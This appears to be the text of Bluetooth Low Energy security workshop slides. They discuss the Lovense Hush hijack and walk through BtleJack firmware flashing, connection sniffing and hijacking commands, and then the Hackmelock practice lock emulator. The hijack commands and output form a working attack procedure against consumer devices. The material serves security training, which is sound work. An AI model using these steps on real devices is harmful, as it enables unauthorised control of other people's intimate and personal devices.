Did they hack the Lovense Hush butt plug?

Yep. And boy did that make me sigh again.

Would you call it „hack”?

#1. IT TAKES TIME AND RESOURCES

You need your BLE sniffing hardware (as PTP stated), which the average person doesn't even know about.

The hacker also needs to *study the Lovense protocols* before they can send any commands to the toy (which can take quite a bit of time and a significant degree of experience).

Or does it?

https://www.lovense.com/sex-toy-blog/lovense-hack

Proximity = limited risk, valid point

#3. PROXIMITY IS EVERYTHING

First, you have to be 30 feet (10 meters) or *less* with a **clear line of sight** – Bluetooth signals don't travel through obstacles well, things like walls … or thick clothes while sitting in a chair.

Second, if they move, you have to *follow* them and hope they don't go in another room.

https://www.lovense.com/sex-toy-blog/lovense-hack

#2. IF THE TOY IS ON AND CONNECTED, YOU'RE FINE


Hackers would need to walk/drive around the city hoping someone has a teledildonic toy that is **on but NOT connected** to any phone.

It's rare to encounter this situation because if a user is wearing it out of the house it needs to be connected to the app in order to function, and that's the entire purpose of wearing it outside.

And if it's on and connected to your phone, the hacking can't happen because it **can only be controlled by one device at a time, aka the phone you're connected to.**

https://www.lovense.com/sex-toy-blog/lovense-hack

BtleJack, Defcon 26



digital.security

https://media.defcon.org/DEF%20CON%2026/DEF%20CON%2026%20presentations/Damien%20Cauquil%20-%20Updated/DEFCON-26-Damien-Cauquil-Secure-Your-BLE-Devices-Updated.pdf

Hijacking Lovense sex toy

https://media.defcon.org/DEF%20CON%2026/DEF%20CON%2026%20presentations/Damien%20Cauquil%20-%20Updated/DEFCON-26-Damien-Cauquil-Secure-Your-BLE-Devices-Demo-Videos/demo-hush.mp4

BTLEJACK

BtleJack

Presented at Defcon 26 by Damien Cauquil (@virtualabs)

Slides:

https://media.defcon.org/DEF%20CON%2026/DEF%20CON%2026%20presentations/Damien%20Cauquil%20-%20Updated/DEFCON-26-Damien-Cauquil-Secure-Your-BLE-Devices-Updated.pdf

Source:


https://github.com/virtualabs/btlejack

BtleJack

Designed to work on BBC micro:bit.

It is $15 educational device, easy to develop (micropython) and flash (send file to USB storage).

Built upon nRF51822 –> we can use BtleJack fw on other nRF51822 hw.



https://microbit.org/

BtleJack on other nRF51822

BLE400 has already built-in USB adapter

The pinout is different than BBC micro:bit

-> a small patch to the firmware:

```
uBit.serial.redirect(P0_9, P0_11);
```

Flash Btlejack to our board using openocd

```
> halt
> nrf51 mass_erase
> reset
> halt
> flash write_image nrf/btlejack-firmware-ble400.hex
(...)
> reset
```

For the new Btlejack version

Btlejack requires client and firmware versions matching.
After updating the client, firmware should also be updated.

Current BLE400 hex precompiled by Damien on Github:

https://github.com/virtualabs/btlejack-firmware/blob/master/dist/btlejack-firmware-ble400.hex

Install BtleJack client (already in your VM)

Kali Linux:

```
# pip3 install btlejack
```

Btlejack – catch and follow connection requests

```
root@kali:~# btlejack -c any -d /dev/ttyUSB0
BtleJack version 1.1

[i] Detected sniffers:
 > Sniffer #0: version 1.2
```

Works basically like an nRF sniffer

Btlejack – catch any connreq (adv channels)


```
root@kali:~# btlejack -c any -d /dev/ttyUSB0
BtleJack version 1.1

[i] Detected sniffers:
 > Sniffer #0: version 1.2
LL Data: 05 22 fa 53 22 37 fd 4f a5 9a 9a 65 7c d1 c1 f1 4d 8e 34 91 53 02 01 00
 24 00 00 00 f4 01 ff ff ff ff 1f 05
[i] Got CONNECT_REQ packet from 4f:fd:37:22:53:fa to d1:7c:65:9a:9a:a5
 |-- Access Address: 0x8e4df1c1
 |-- CRC Init value: 0x539134
 |-- Hop interval: 36
 |-- Hop increment: 5
 |-- Channel Map: 1fffffffff
 |-- Timeout: 5000 ms

LL Data: 03 09 08 ff 05 00 00 00 00 00 00
LL Data: 03 09 08 ff 05 00 00 00 00 00 00
```

Filter specific device MAC

```
root@kali:~# btlejack -c d1:7c:65:9a:9a:a5 -d /dev/ttyUSB0
BtleJack version 1.2

[i] Detected sniffers:
 > Sniffer #0: version 1.2
```

Save output to pcap (Wireshark)

```
root@kali:~# btlejack -c any -d /dev/ttyUSB0 -x nordic -o out.pcap
```



Multiple Btlejack devices

```
root@kali:~# btlejack -c d1:7c:65:9a:9a:a5 -d /dev/ttyUSB0
-d /dev/ttyUSB1 -d /dev/ttyUSB2
```

Devices will work in parallel, better chances to catch packets

Catch existing connections

```
root@kali:~# btlejack -s -d /dev/ttyUSB0
BtleJack version 1.1

[i] Enumerating existing connections ...
[ - 55 dBm] 0x1816aa34 | pkts: 1
[ - 55 dBm] 0x1816aa34 | pkts: 2
[ - 55 dBm] 0x1816aa34 | pkts: 3
```


After connection is established, it is determined in RF by „access address” (connection id)

Follow specific connection

```
btlejack -f <access address>
```

```
root@kali:~# btlejack -s -d /dev/ttyUSB0
BtleJack version 1.1

[i] Enumerating existing connections ...
[ - 48 dBm] 0x9edbd4ca | pkts: 1

^C[i] Quitting
root@kali:~# btlejack -f 0x9edbd4ca -d /dev/ttyUSB0
BtleJack version 1.1

[i] Detected sniffers:
 > Sniffer #0: fw version 1.2

[i] Synchronizing with connection 0x9edbd4ca ...
✓ CRCInit = 0x002310
✓ Channel Map = 0x1f03ffffff
✓ Hop interval = 36
✓ Hop increment = 6
[i] Synchronized, packet capture in progress ...
LL Data: 0f 08 01 ff ff 07 00 1e a9 10
LL Data: 03 08 01 ff ff 0f 00 1f 0b 11
LL Data: 0f 08 01 ff ff 1f 80 1f 79 11
LL Data: 03 08 01 ff ff 3f c0 1f e1 11
```

Example data captured (LED on)



Read value of 0x27

Value 00


Write 01 to 0x27

Read again value of 0x27

Value 01

Hijack the connection

```
root@kali:~# btlejack -f 0x9edbd4ca -t -d /dev/ttyUSB0
(...)
[i] Synchronized, hijacking in progress ...
[i] Connection successfully hijacked, it is all yours \o/
btlejack> write <value handle> <data format> <data>
          write 0x25 hex 01
```



SEE ALSO

Hackmelock

Open-source

https://smartlockpicking.com/hackmelock

Sources:

https://github.com/smartlockpicking/hackmelock-device/

https://github.com/smartlockpicking/hackmelock-android/

Requirements – emulator script

Hackmelock is written using node.js bleno library (and additional libs: colors, async). It is already installed on your Raspberry.

Installing on other systems: npm install hackmelock.

It was tested on Linux (Kali, Raspberry Pi, ...), should run also on Mac, probably Windows.

Bleno installation and requirements:


https://github.com/sandeepmistry/bleno

Install (already in your Kali)

Emulated device:

```
$ npm install hackmelock
```

Android app:




https://play.google.com/store/apps/details?id=com.smartlockpicking.hackmelock

Run emulator


```
$ cd node_modules/hackmelock/

$ node peripheral

advertising...
```


In configuration mode, it advertises iBeacon


Major/Minor=1




Pairing


21:28
Hackmelock
ABOUT
Setup new lock
I have QR code


21:30
Scan for lock
SCAN
Found hackmelock MAC:
D0:39:72:B7:AD:88



23:19
DISCONNECT
Device address: D0:39:72:B7:AD:88
Connected Pairing - Major:21276 Minor:58263



21:27
DISCONNECT
Device address: D0:39:72:B7:AD:88
Connected authenticated

